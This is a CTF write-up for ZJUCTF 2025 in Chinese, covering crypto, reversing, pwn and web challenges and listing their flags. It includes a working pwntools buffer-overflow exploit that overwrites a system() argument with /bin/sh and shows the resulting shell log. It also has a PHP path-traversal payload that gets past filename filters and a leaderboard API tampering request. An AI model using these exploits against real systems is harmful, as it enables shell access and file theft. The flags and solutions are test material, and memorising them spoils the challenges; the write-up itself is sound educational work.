

## 签到题

---

ZJUCTF{w3lc0me\_70\_ZJUCTF\_2025\_HapPY\_3xploitInG}

## 容器题说明

---

ZJUCTF{n0w\_You\_kNow\_CONTAInER\_hapPy\_EXPloitIn6}

## crypt-it

---

我已经为你实现并运行了解密脚本 —— 它成功使用私钥对 /mnt/data/flag.enc 做了 OAEP 解密并把明文写入 /mnt/data/flag.txt。

结果摘要：

使用的解密方法：cryptography 库，OAEP (MGF1) + SHA-1。

输出文件：/mnt/data/flag.txt（我已经保存了二进制明文）。

明文 (UTF-8)：

ZJUCTF{RSA\_encrypt\_with\_OAEP\_is\_secure!}

如果你想，我可以把完整的 Python 脚本发给你（用于本地重复运行），或者将 flag.txt 提供为可下载链接。要我做？

```
# rsa_oaep_decrypt.py
"""
Usage:
    python rsa_oaep_decrypt.py private_key.pem flag.enc output.txt
"""

import sys
from pathlib import Path

# ----- cryptography method -----
def try_cryptography_decrypt(pem_bytes, ciphertext):
    try:
        from cryptography.hazmat.primitives import hashes, serialization
        from cryptography.hazmat.primitives.asymmetric import padding
        from cryptography.hazmat.backends import default_backend
    except Exception as e:
        return False, f"cryptography not available: {e}"

    try:
        priv = serialization.load_pem_private_key(
            pem_bytes, password=None, backend=default_backend()
        )
    except Exception as e:
        return False, f"Failed to load private key: {e}"

    for hash_name in ("SHA256", "SHA1"):
        try:
            hasher = getattr(hashes, hash_name)()
            plaintext = priv.decrypt(
```

```

        ciphertext,
        padding.OAEP(
            mgf=padding.MGF1(algorithm=hasher),
            algorithm=hasher,
            label=None
        )
    )
    return True, (plaintext, f"cryptography OAEP {hash_name}")
except Exception as e:
    last_exc = e

return False, f"cryptography OAEP failed: {last_exc}"

# ----- pycryptodome method -----
def try_pycryptodome_decrypt(pem_bytes, ciphertext):
    try:
        from Crypto.PublicKey import RSA
        from Crypto.Cipher import PKCS1_OAEP
        from Crypto.Hash import SHA1, SHA256
    except Exception as e:
        return False, f"PyCryptodome not available: {e}"

    try:
        key = RSA.import_key(pem_bytes)
    except Exception as e:
        return False, f"Failed to import key: {e}"

    for name, algo in (("SHA256", SHA256), ("SHA1", SHA1)):
        try:
            cipher = PKCS1_OAEP.new(key, hashAlgo=algo)
            plaintext = cipher.decrypt(ciphertext)
            return True, (plaintext, f"PyCryptodome OAEP {name}")
        except Exception as e:
            last_exc = e

    return False, f"PyCryptodome OAEP failed: {last_exc}"

# ----- main -----
def main():
    if len(sys.argv) != 4:
        print("Usage: python rsa_oaep_decrypt.py private_key.pem flag.enc output.txt")
        return

    key_file = Path(sys.argv[1])
    enc_file = Path(sys.argv[2])
    out_file = Path(sys.argv[3])

    pem = key_file.read_bytes()
    enc = enc_file.read_bytes()

    ok, result = try_cryptography_decrypt(pem, enc)
    if ok:
        plaintext, method = result
    else:
        ok2, result2 = try_pycryptodome_decrypt(pem, enc)
        if not ok2:
            print("Decryption failed.")

```

```

        print("cryptography:", result)
        print("pycryptodome:", result2)
        return
    plaintext, method = result2

    out_file.write_bytes(plaintext)

    print("✓ Decryption succeeded using:", method)
    print("✓ Output written to:", out_file)


    # print utf-8 or hex
    try:
        print("Plaintext:", plaintext.decode())
    except:
        print("Plaintext (hex):", plaintext.hex())

if __name__ == "__main__":
    main()

```

调用 `python exp.py private_key.pem flag.enc flag.txt`, 得到  
`ZJUCTF{RSA_encrypt_with_OAEP_is_secure!}`.

## hello-reverse



好——我把 `main_checkPassword` 读了一遍并把验证逻辑还原出来了，结论很直接：程序把输入（经 `TrimSpace` 后）当作 36 字节的原始字节序列，每 4 字节一组（共 9 组），把每一组当成小端 32-bit 整数与栈上的常量逐项比较。也就是说，检查就是：

要求 `len(input) == 36`（主函数已经做过 `TrimSpace`，所以输入两端不能有额外空白）；

将字符串视为 UTF-8 的字节流 (stringtoslicebyte) ;

把 bytes[0..3]、bytes[4..7] ... bytes[32..35] 各当成 little-endian 的 uint32, 构成 v5[0..8];

然后和栈上的 9 个 32-bit 常量——比较, 全部相等才返回 true。

那 9 个常量就是函数里写的 v18, v19, v20, v21, v22 在内存中的 32-bit 切片表示。把它们按小端拼成字节, 就得到期望的 36 字节密码。

我已经把常量还原并计算出最终的 36 字节内容:

16 进制 (36 字节) :

5a 4a 55 43 54 46 7b 48 65 6c 6c 6f 5f 4c 65 74 27 73 5f 52 65 76 65 72 73 65 5f 32 30 32 35 f0 9f 8e 89

对应的 UTF-8 字符串 (可直接粘贴) :

ZJUCTF{Hello\_Let's\_Reverse\_2025 🦄}

(注意最后一个字符是 🦄, 占 4 个 UTF-8 字节 \xf0\x9f\x8e\x89, 整体长度正好 36 字节。)

ZJUCTF{Hello\_Let's\_Reverse\_2025 🦄}

## whoami

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp+0h] [ebp-48h] BYREF
    int buf[12]; // [esp+7h] [ebp-41h] BYREF
    __int16 v6; // [esp+37h] [ebp-11h]
    char command[7]; // [esp+39h] [ebp-Fh] BYREF
    int *p_argc; // [esp+40h] [ebp-8h]

    p_argc = &argc;
    strcpy(command, "whoami");
    memset(buf, 0, sizeof(buf));
    v6 = 0;
    v4 = 0;
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    while ( 1 )
    {
        while ( 1 )
        {
            printf("[1] who am I?\n[2] who are you?\n[3] Goodbye!\nYour choice: ");
            if ( __isoc99_scanf("%d", &v4) )
                break;
            puts("Invalid input.");
            while ( getchar() != 10 )
                ;
        }
        if ( v4 == 3 )
            break;
        if ( v4 > 3 )
            goto LABEL_14;
        if ( v4 == 1 )
        {
            system(command);
```

```

    }
    else if ( v4 == 2 )
    {
        read(0, buf, 0x50u);
        printf("Hello, %s\n", buf);
    }
    else
    {
LABEL_14:
        puts("Invalid choice.");
    }
}
puts("Goodbye!");
return 0;
}

```

这是一个典型的 栈溢出 (Stack Buffer Overflow) + 命令注入 类 PWN 题，非常适合通过覆盖 command 来实现任意命令执行。

下面我给你完整分析漏洞点 + 利用思路。

### 🔍 漏洞分析

程序的关键变量布局 (来自你的反汇编)：

buf[12] // 从 ebp-0x41 开始，大小 48 字节 (0x30)

v6 // ebp-0x11

command[7] // ebp-0x0F，大小 7 字节

程序把 "whoami" 写入：

strcpy(command, "whoami"); // 6 chars + '\0' = 7 bytes

接着在选项 2：

read(0, buf, 0x50u); // 读入 80 字节！

而 buf 只有 0x30 字节，read 却读 0x50 字节 → 覆盖 command 和后面的内容！

### 🔧 利用方式

因为 menu 1 中：

system(command);

所以我们只要在选项 2 里把 command 覆盖成任意字符串，例如：

/bin/sh

然后再选择 1，程序就会执行：

system("/bin/sh");

你就 getshell 了！

### 📐 栈偏移推算 (关键)

变量偏移如下：

buf 大小 = 0x30

read 大小 = 0x50

覆盖到 ebp-0x0F (command) 所需字节数：

0x41 - 0x0F = 0x32 = 50 字节

结论:

第 0~49 字节 → 覆盖 buf 与 padding

第 50 字节开始 → 覆盖 command

command 只有 7 字节, 因此我们输入:

"A"\*50 + "/bin/sh"

即可!

🔧 交互式攻击 payload

Option 2:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/sh

然后:

Option 1:

你就会成功进入 shell!

```
from pwn import *

# 连接远程 nc
p = remote("127.0.0.1", 61794)

# 构造 payload
# 50 字节填充 + "/bin/sh\0"
payload = b"A"*50 + b"/bin/sh\x00"

# 进入菜单 2 (who are you?)
p.sendlineafter("Your choice:", "2")
p.send(payload) # 覆盖 command

# 回到菜单 1 执行 system(command)
p.sendlineafter("Your choice:", "1")

# 进入交互模式, 拿 shell
p.interactive()
```

```
(base) alan233@Alan:~/CS/ZJUCTF/whoami$ python exp.py
[+] Opening connection to 127.0.0.1 on port 61794: Done
/home/alan233/CS/ZJUCTF/whoami/exp.py:11: BytesWarning: Text is not bytes;
assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendlineafter("Your choice:", "2")
/home/alan233/miniconda3/lib/python3.13/site-packages/pwnlib/tubes/tube.py:932:
BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/alan233/CS/ZJUCTF/whoami/exp.py:15: BytesWarning: Text is not bytes;
assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendlineafter("Your choice:", "1")
[*] Switching to interactive mode
$ pwd
/
$ ls
bin
```

```
boot
deploy.sh
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
revenge_of_who_am_i
root
run
run_instance.sh
run_socat.sh
sbin
srv
sys
tmp
usr
var
who_am_i
$ cat flag
ZJUCTF{n0w_u_know_wh@t_is_stack_0verfLow}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 127.0.0.1 port 61794
```

```
ZJUCTF{n0w_u_know_wh@t_is_stack_0verfLow}
```

## 一觉醒来全世界计

---

```

alan233@Alan:/mnt/d/Users/Alan233/Desktop$ curl -X POST
http://127.0.0.1:51933/api/submit \
  -H "Content-Type: application/json" \
  -d '{"username": "your_username", "elapsed_time": 0.001}'
{"elapsed_time":0.001,"message":"Results received","username":"your_username"}
alan233@Alan:/mnt/d/Users/Alan233/Desktop$ python code.py
200
{'elapsed_time': 0.001, 'message': 'Results received', 'username':
'your_username'}
alan233@Alan:/mnt/d/Users/Alan233/Desktop$ curl
http://127.0.0.1:51933/api/ranking
[{"time":0.0,"username":"AAA\u6302\u54e5"},
{"time":0.001,"username":"your_username"},
{"time":0.001,"username":"your_username"},
{"time":0.001,"username":"your_username"},
{"time":1.0,"username":"\u9ad8\u65af"}, {"time":2.0,"username":"\u6b27\u62c9"},
{"time":3.0,"username":"+3"}, {"time":6.0,"username":"\u5085\u91cc\u53f6"},
{"time":6.0,"username":"\u7956\u51b2\u4e4b"},
{"time":358.0,"username":"\u5927\u4e00\u4e5f\u662f\u4e00\u5e74\u7ea7"},
{"time":732.0,"username":"\u5f20\u5b66\u826f"}]
alan233@Alan:/mnt/d/Users/Alan233/Desktop$ curl -X POST
http://127.0.0.1:51933/api/submit \
  -H "Content-Type: application/json" \
  -d '{"username": "your_username", "elapsed_time": -0.001}'
{"elapsed_time":-0.001,"message":"Results received","username":"your_username"}

```

ZJUCTF{are\_you\_really\_primary\_school\_student\_a6f13d32032f}

## 你说你不懂 Linux

好——这个题是典型的 受限 LFI + 路径规范化 / 文件名检查 绊子的题。我们要想办法 在不触发任何检查的前提下，让 `file_get_contents("c:\windows\temp\" . $file)` 最终去读到 `C:\flag.txt`。

先复述一下 php 中的检查（逐条对照）：

// 1. 不允许反斜杠 "" 出现

`strpos($file, "\") and die('look at my eyes');`

// 2. 必须包含 ".log"

`strpos($file, ".log") or die('tell me');`

// 3. 不能包含 ".txt"（小写）

`strpos($file, ".txt") and die('why');`

// 4. 不能包含子串 "flag"（小写）

`strpos($file, "flag") and die('why?');`

// 5. 末尾不能（不区分大小写）恰好为 "flag.txt"

`substr_compare($file, 'flag.txt', -strlen('flag.txt'), null, true) or die('dddd');`

观察到的关键点：

所有检查都是对 `$file` 这个字符串 做的（不是对规范化后的路径）。

`strpos("flag")` 与 `strpos(".txt")` 都是 区分大小写 的；而 `substr_compare(..., true)` 在最后一步是不区分大小写的（用于阻止恰好以 `flag.txt` 结尾的情况）。

`\` 被禁止，但正斜杠 `/` 没有被禁止（Windows 上 PHP 支持用 `/` 作为路径分隔符）。

file\_get\_contents("c:\windows\temp\" . \$file) 会把我们给的字符串拼上去，然后由底层文件系统进行路径解析（会处理 ..、多余的斜杠和 Windows 对文件名末尾的点的处理等）。

利用思路（常用套路）：

利用 .. 向上回溯到 C:\ (C:\windows\temp\ 上两级 .. 就回到 C:\)。

在 \$file 字符串中插入一个小写的 .log（满足必须包含 .log 的条件），但把真正要访问的文件名写成大写 .TXT 并在结尾加一个点。（避免包含小写 .txt 且避免字符串以 flag.txt 结尾，且避免包含小写 flag）。Windows 文件系统对大小写不敏感，且会忽略文件名末尾的 . —— 所以 FLAG.TXT. 会被解析为 flag.txt。

避免使用 \，全部用 /。

一个能通过全部检查并在 Windows 上解析到 C:\flag.txt 的有效 file 参数示例是：

```
../../../../log/../../../../FLAG.TXT.
```

逐条验证这个字符串为何能过关：

含有 .log (../../../../**log**/../../../../FLAG.TXT.) → 通过第 2 条。

不含反斜杠 \ → 通过第 1 条。

不包含小写 .txt（只有 .TXT 大写）→ 通过第 3 条（因为 strpos(".txt") 是区分大小写的）。

不包含小写 flag（只有 FLAG 大写）→ 通过第 4 条（strpos("flag") 区分大小写，找不到）。

字符串结尾不是（不区分大小写的）flag.txt —— 它以 TXT. 结尾，不等于 flag.txt，所以 substr\_compare(..., 'flag.txt', ..., true) 不会返回 0；因此不触发 die('dddd'). 通过第 5 条。

最终拼接：

```
"c:\windows\temp\" . "../../../../log/../../../../FLAG.TXT."
```

在 Windows 路径规范化后会等价于 C:\FLAG.TXT. → 操作系统会把它解析为 C:\flag.txt（Windows 文件名不区分大小写，且会忽略末尾的.），因此 file\_get\_contents 会实际读取 C:\flag.txt。

URL / curl 示例（直接在浏览器或 curl 中访问）：

<http://127.0.0.1:57597/?file=../../../../log/../../../../FLAG.TXT.>

驱动器 c: 没有卷标。

卷的序列号是 4300-0000

Directory of c:

|            |       |             |                |                     |
|------------|-------|-------------|----------------|---------------------|
| 2025/11/19 | 12:51 |             | 68             | flag.txt            |
| 2025/11/19 | 12:51 | <DIR>       |                | Program Files       |
| 2025/11/19 | 12:51 | <DIR>       |                | Program Files (x86) |
| 2025/11/19 | 12:51 | <DIR>       |                | ProgramData         |
| 2025/11/19 | 12:51 | <DIR>       |                | users               |
| 2025/11/19 | 12:51 | <DIR>       |                | windows             |
|            | 1     | file        | 68             | bytes               |
|            | 5     | directories | 48,742,637,568 | bytes free          |

ZJUCTF{don't\_say\_you\_are\_unfamiliar\_with\_paths\_again!\_7c9a50abb829}

<?php

// present a human readable page specially for you

```
header('content-type: text/html; charset=utf-8');

echo "<pre>";


// to prove we are really in a windows server

echo htmlentities(iconv("gbk", "utf-8", shell_exec("dir c:\\")));


// systeminfo for you up to date

shell_exec("systeminfo > c:\\windows\\temp\\systeminfo.log");


// read your favorite file

$file = $_GET['file'] ?? 'systeminfo.log';


// no directory separator is allowed

strpos($file, "\\") and die('look at my eyes');


// you must read .log file

strpos($file, ".log") or die('tell me');


// you cannot read .txt file

strpos($file, ".txt") and die('why');


// add a filter for our old friend: flag

strpos($file, "flag") and die('why?');


// double check to ensure you are not reading flag

substr_compare($file, 'flag.txt', -strlen('flag.txt'), null, true) or
die('dddd');


// no directory traversal as of now, absolutely!
```

```

echo htmlentities(file_get_contents("c:\\windows\\temp\\" . $file))."\n";

// don't say that you are unfamiliar with paths again!

highlight_file(__FILE__);

```

ZJUCTF{don't\_say\_you\_are\_unfamiliar\_with\_paths\_again!\_7c9a50abb829}

##

访问 <https://jar.tools/jar-viewer> 网站在线反编译 hej.jar, 得到:

```

/*
 * Decompiled with https://jar.tools
 */
import java.nio.charset.StandardCharsets;
import java.util.Random;
import java.util.Scanner;
import java.util.function.Supplier;

public class Main {
    public static void main(String[] stringArray) {
        String string =
            "r\u00b6\u0082\u000fb1\u00f4\u00b4\u00f2+\u0006\u00bb\u0095k\u00ae\u00b4Tn\u00d
            b*\u009d\u00d8g\u00fa\u00fe>c2\u00e9\u00b40G\u0013\u00e1\u00ca\u00fa\u00c1|\u001
            c)\u001e\u00ee\u00e53\u00a4\b\u00de\u00fe\u00e7\n_\u008a\u0010\u00f3\u00ed\u00c9
            \u0013\u00c1\u00e7\u00f1b7Q";
        System.out.println("Hej! V\u00e4lkommen till ZJUCTF 2025!\n\"Hej\" means
            hello in Swedish.\nGive me your flag and I will check it.");
        String string2 = new Scanner(System.in).nextLine();
        byte[] byArray = string2.repeat(64 / string2.length() + 1).substring(0,
            64).getBytes(StandardCharsets.ISO_8859_1);
        Supplier<byte[]> supplier = () -> {
            byte[] byArray2 = new byte[byArray.length];
            Random random = new Random();
            random.nextBytes(byArray2);
            for (int i = 0; i < byArray2.length; ++i) {
                int n = i;
                byArray2[n] = (byte)(byArray2[n] ^ byArray[i]);
            }
            return byArray2;
        };
        if (string.equals(new String(supplier.get(),
            StandardCharsets.ISO_8859_1))) {
            System.out.println("Congratulations!");
        } else {
            System.out.println("Could not verify your flag! Possible reasons
                are:\n1. Your flag is incorrect. Try another one.\n2. The time of verification
                is incorrect. Try again earlier or later.\nNote: it is reported that the flag
                must be verified between some second during the competition. The exact second is
                unknown.");
        }
    }
}

```

```

#include <bits/stdc++.h>
using namespace std;

const int table[] =
{114,182,53,130,15,98,49,244,180,242,43,6,187,149,107,174,180,84,110,219,42,157,
216,103,250,254,62,99,50,233,180,48,71,19,225,202,250,193,124,28,41,30,238,229,5
1,164,8,222,254,231,10,95,138,16,243,237,201,19,193,231,241,98,55,81,};

char flag[64] = "ZJUCTF{";

struct Generator {
    uint64_t seed;
    Generator(uint64_t _seed = 0): seed(_seed) {}
    unsigned next(int bits) {
        seed = (seed * 0x5DEECE66D + 0xB) & ((1LL << 48) - 1);
        return (unsigned)(seed >> (48 - bits));
    }
    unsigned nextInt() {
        return next(32);
    }
};

int main() {
    unsigned firstInt = ((table[3] ^ flag[3]) << 24) + ((table[2] ^ flag[2]) <<
16) + ((table[1] ^ flag[1]) << 8) + (table[0] ^ flag[0]);
    // printf("firstInt = %u\n", firstInt);
    for (int low16 = 0; low16 < (1 << 16); low16++) {
        Generator gen(((uint64_t)firstInt << 16) + low16);
        unsigned nextInt = gen.nextInt();

        if ((nextInt & 255) != (table[4] ^ flag[4])) continue;
        if ((nextInt >> 8 & 255) != (table[5] ^ flag[5])) continue;
        if ((nextInt >> 16 & 255) != (table[6] ^ flag[6])) continue;
        // printf("low16 = %d\n", low16);
        flag[7] = table[7] ^ (nextInt >> 24);
        // printf("flag[7] = %c\n", flag[7]);
        for (int i = 8; i < 64; i += 4) {
            nextInt = gen.nextInt();
            flag[i] = table[i] ^ (nextInt & 255);
            flag[i + 1] = table[i + 1] ^ (nextInt >> 8 & 255);
            flag[i + 2] = table[i + 2] ^ (nextInt >> 16 & 255);
            flag[i + 3] = table[i + 3] ^ (nextInt >> 24);
        }

        for (int i = 0; i < 64; i++) {
            putchar(flag[i]);
        }
        putchar('\n');
    }
    return 0;
}

```

得到 ZJUCTF{hej\_is\_hello\_java}ZJUCTF{hej\_is\_hello\_java}ZJUCTF{hej\_is\_, 因此 flag 是 ZJUCTF{hej\_is\_hello\_java}.

## Thread 之歌

太棒了! 🎉 这是一个**至关重要的发现**! 你找到了程序隐藏真正的 Flag 校验逻辑的**核心反调试和代码替换机制**。

这不是一个时间陷阱, 而是一个 **TLS (Thread Local Storage) 回调函数陷阱**, 同时结合了代码的**自修改**。

## 🔴 关键逻辑分析: TLS 回调和代码替换

`TlsCallback_0` 是一个特殊的函数, 它在程序启动, `main` 函数执行之前, 或者在创建新线程时被调用。

### 1. 反调试检查

```
C
if ( a2 == 2 )
{
    if ( IsDebuggerPresent() )
        ExitProcess(0);
    // ...
}
```

- `a2 == 2` 对应 `DLL_THREAD_ATTACH` (新线程创建) 或 `DLL_PROCESS_ATTACH` (进程启动)。
- `IsDebuggerPresent()` 检查程序是否在调试器下运行。如果我们在调试器中, 程序会立即退出。这解释了为什么你在 GDB 中遇到的行为不一致。

### 2. 代码动态替换 (真 Flag 逻辑)

接下来的代码是关键的自修改部分:

```
C
if ( VirtualProtect(sub_1400013A0, 0x20ui64, 0x40u, &flOldProtect) )
{
    v3[0] = -23; // 0xE9
    v3[1] = 0;
    v3[2] = 0;
    v3[3] = 0;
    v3[4] = 0;
    qmemcpy(sub_1400013A0, v3, 5ui64); // 覆盖 sub_1400013A0 的前 5 字节
    *(_DWORD *)((char *)sub_1400013A0 + 1) = (char *)sub_1400014D0 - (char *)sub_1400013A0;
    VirtualProtect(sub_1400013A0, 0x20ui64, flOldProtect, &flOldProtect);
}
```

这正是伪代码中显示假 Flag 校验 (`sub_1400013A0`) 之前为什么有一个不同的函数在运行的原因:

- 内存保护修改:** `VirtualProtect` 临时修改了 `sub_1400013A0` 所在的内存页权限, 允许写入。
- 代码替换:** 程序将 `sub_1400013A0` 的起始代码替换为 5 字节的跳转指令 (`JMP`)。
  - `v3[0] = -23` → `0xE9` (这是 x86/x64 中相对地址跳转 `JMP` 的操作码)。
  - 跳转目标:** 目标地址被计算并写入接下来的 4 字节, 使其指向 `sub_1400014D0`。
  - 结论:** `sub_1400013A0` (假 Flag XOR) 在程序启动时, 被悄悄地替换成了一个**无条件跳转到 `sub_1400014D0` 的指令**。

## 🔵 真正的 Flag 校验函数: `sub_1400014D0`

这意味着我们之前分析的**假 Flag XOR 逻辑** (`sub_1400013A0`) **根本没有被执行!**

当 `main` 函数调用 `sub_1400013A0` 时，它实际上执行了 `sub_1400014D0`。

### 3. 分析真 Flag 校验函数 ( `sub_1400014D0` )

```
C
__int64 __fastcall sub_1400014D0(const void *a1, void *a2, signed int a3)
{
    // a1: 输入 Flag (v7)
    // a2: 输出缓冲区 (v8)
    // a3: 长度 (v4)

    qmemcpy(a2, a1, a3); // 1. 将输入 Flag (a1) 复制到输出缓冲区 (a2)
    sub_140001070((__int64)v4, (__int64)"kcabllaC_SLT", dword_140005078); // 2. 调用
    sub_140001220((__int64)v4, (__int64)a2, a3); // 3. 调用 sub_140001220 (真正的加密操
    result = a3;
    *((_BYTE *)a2 + a3) = 0;
    return result;
}
```

这是新的，真正的 Flag 处理逻辑：

1. **复制**：将原始 Flag 复制到新的缓冲区 ( `v8` )。
2. **函数 1 ( `sub_140001070` )**：接收字符串 `"kcabllaC_SLT"` (即 "TLS\_Callback" 倒序) 和一个长度 `dword_140005078`。这看起来像一个**密钥初始化**函数，可能在堆栈变量 `v4` 中存储了一个新的 Key。
3. **函数 2 ( `sub_140001220` )**：接收 Key ( `v4` )、Flag 缓冲区 ( `a2` ) 和长度 ( `a3` )。这几乎可以肯定是**真 Flag** 的加密/校验预处理函数。

### 🔑 下一步行动：逆向真 Flag 逻辑

我们现在需要提取和分析两个新函数，它们共同构成了真 Flag 校验逻辑：

#### 1. 🔍 分析 `sub_140001070` (Key 初始化)

我们需要知道它如何利用字符串 `"kcabllaC_SLT"` 和 `dword_140005078` 来生成/初始化 Key，并将其存储在 `v4` 缓冲区中。

#### 2. 🔍 分析 `sub_140001220` (真 Flag 加密)

这是将你的 Flag 转换为校验数据的实际操作。它可能也是一个 XOR、位移或更复杂的算法。

请提供 `sub_140001070` 和 `sub_140001220` 的伪代码。另外，请确认 `dword_140005078` 的值。

```
# 1. 真密钥 (Key)
KEY = b"kcabllaC_SLT"

# 2. 目标密文 (Target, 36 bytes)
TARGET_HEX = "B683310F4713399F B174CD6C2B0FD1FB C476A5B9EFB32888
590DAF6D4F05A7B5 E5DF9794"
TARGET_BYTES = bytes.fromhex("".join(TARGET_HEX.split()))

# RC4 实现
def rc4_decrypt(key, data):
    # Key Schedule Algorithm (KSA)
    S = list(range(256))
    j = 0
    for i in range(256):
```

```

        # j = (key[i % keyLen] + S[i] + j) % 256
        j = (key[i % len(key)] + S[i] + j) % 256
        S[i], S[j] = S[j], S[i] # swap(S[i], S[j])

    # Pseudo-Random Generation Algorithm (PRGA)
    i = 0
    j = 0
    output = bytearray()
    for byte_in in data:
        i = (i + 1) % 256
        j = (S[i] + j) % 256
        S[i], S[j] = S[j], S[i] # swap(S[i], S[j])

        # Keystream byte K = S[(S[i] + S[j]) % 256]
        t = (S[i] + S[j]) % 256
        k = S[t]

        # Decrypt: Flag[i] = Cipher[i] XOR K
        output.append(byte_in ^ k)

    return output

# 执行解密
true_flag_bytes = rc4_decrypt(KEY, TARGET_BYTES)

print(f"[*] RC4 密钥: {KEY.decode()}")
print(f"[*] 密文长度: {len(TARGET_BYTES)} 字节")
print(f"[*] Flag 长度: {len(true_flag_bytes)} 字节")
print("-" * 30)
print(f"🚩 True Flag (Hex): {true_flag_bytes.hex()}")
print(f"🚩 True Flag (ASCII): {true_flag_bytes.decode('ascii', errors='ignore')}")

```

ZJUCTF{Y0u\_4rE\_G00d @\_TLS\_C411b4ck!}

## Bingo

根据题意, 枚举是哪一行/列/对角线全 1, 剩下  $2^{20}$  暴力枚举 check 即可.

```

#include <bits/stdc++.h>
using namespace std;

int a[5][5], ban[5][5];
bool isprime[30];

int row[5];
int col[5];

enum FullType { ROW, COL, DIAG1, DIAG2 };

#define check(i, j, statement) if (a[i][j] ^ (statement)) continue;

void solve(FullType fullType, int index, bool yelan_odd) {
    for (int states = 0; states < (1 << 20); states++) {
        memset(row, 0, sizeof(row));
        memset(col, 0, sizeof(col));
    }
}

```

```

int id = 0;

// 设置非固定格子的值
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 5; j++) {
        if (ban[i][j]) continue;
        a[i][j] = (states >> id) & 1;
        id++;
    }
}

// 计算行列和
int total = 0;
for (int i = 0; i < 5; i++) {
    for (int j = 0; j < 5; j++) {
        total += a[i][j];
        row[i] += a[i][j];
        col[j] += a[i][j];
    }
}

// (0,0) 此格为1, 且总勾数为素数
check(0, 0, a[0][0] == 1 && isprime[total]);

// (0,1) 总勾数 >= 12
check(0, 1, total >= 12);

// (0,2) 第2列勾数 <= 第3列勾数, 且奇偶性相同
check(0, 2, (col[1] <= col[2]) && ((col[1] % 2) == (col[2] % 2)));

// (0,3) 第1行勾数 < 第4列勾数
check(0, 3, row[0] < col[3]);

// (0,4) 存在一行被填满
bool has_full_row = false;
for (int i = 0; i < 5; i++) {
    if (row[i] == 5) has_full_row = true;
}
check(0, 4, has_full_row);

// (1,0) 此格为1
check(1, 0, a[1][0] == 1);

// (1,1) total <= 13 XOR 至少两行为奇数
int odd_rows = 0;
for (int i = 0; i < 5; i++) {
    if (row[i] % 2 == 1) odd_rows++;
}
check(1, 1, (total <= 13) ^ (odd_rows >= 2));

// (1,2) 恰好存在1行完全为空
int has_empty_row = 0;
for (int i = 0; i < 5; i++) {
    if (row[i] == 0) has_empty_row++;
}
check(1, 2, has_empty_row == 1);

check(1, 3, 1);

```

```

// (1,4) 存在某个2x2的区域全为1
bool has_2x2 = false;
for (int i = 0; i < 4; i++) {
    for (int j = 0; j < 4; j++) {
        if (a[i][j] && a[i][j+1] && a[i+1][j] && a[i+1][j+1]) {
            has_2x2 = true;
        }
    }
}
check(1, 4, has_2x2);

// (2,0) 中心格为1, 且对角线上的1数为合数
// 对角线包括主对角线和副对角线, 不重复计算中心点
int diag_cnt = 0;
// 主对角线
for (int k = 0; k < 5; k++) diag_cnt += a[k][k];
// 副对角线 (排除中心点重复计算)
for (int k = 0; k < 5; k++) {
    if (k != 2) diag_cnt += a[k][4-k];
}
check(2, 0, a[2][2] == 1 && diag_cnt > 1 && !isprime[diag_cnt]);

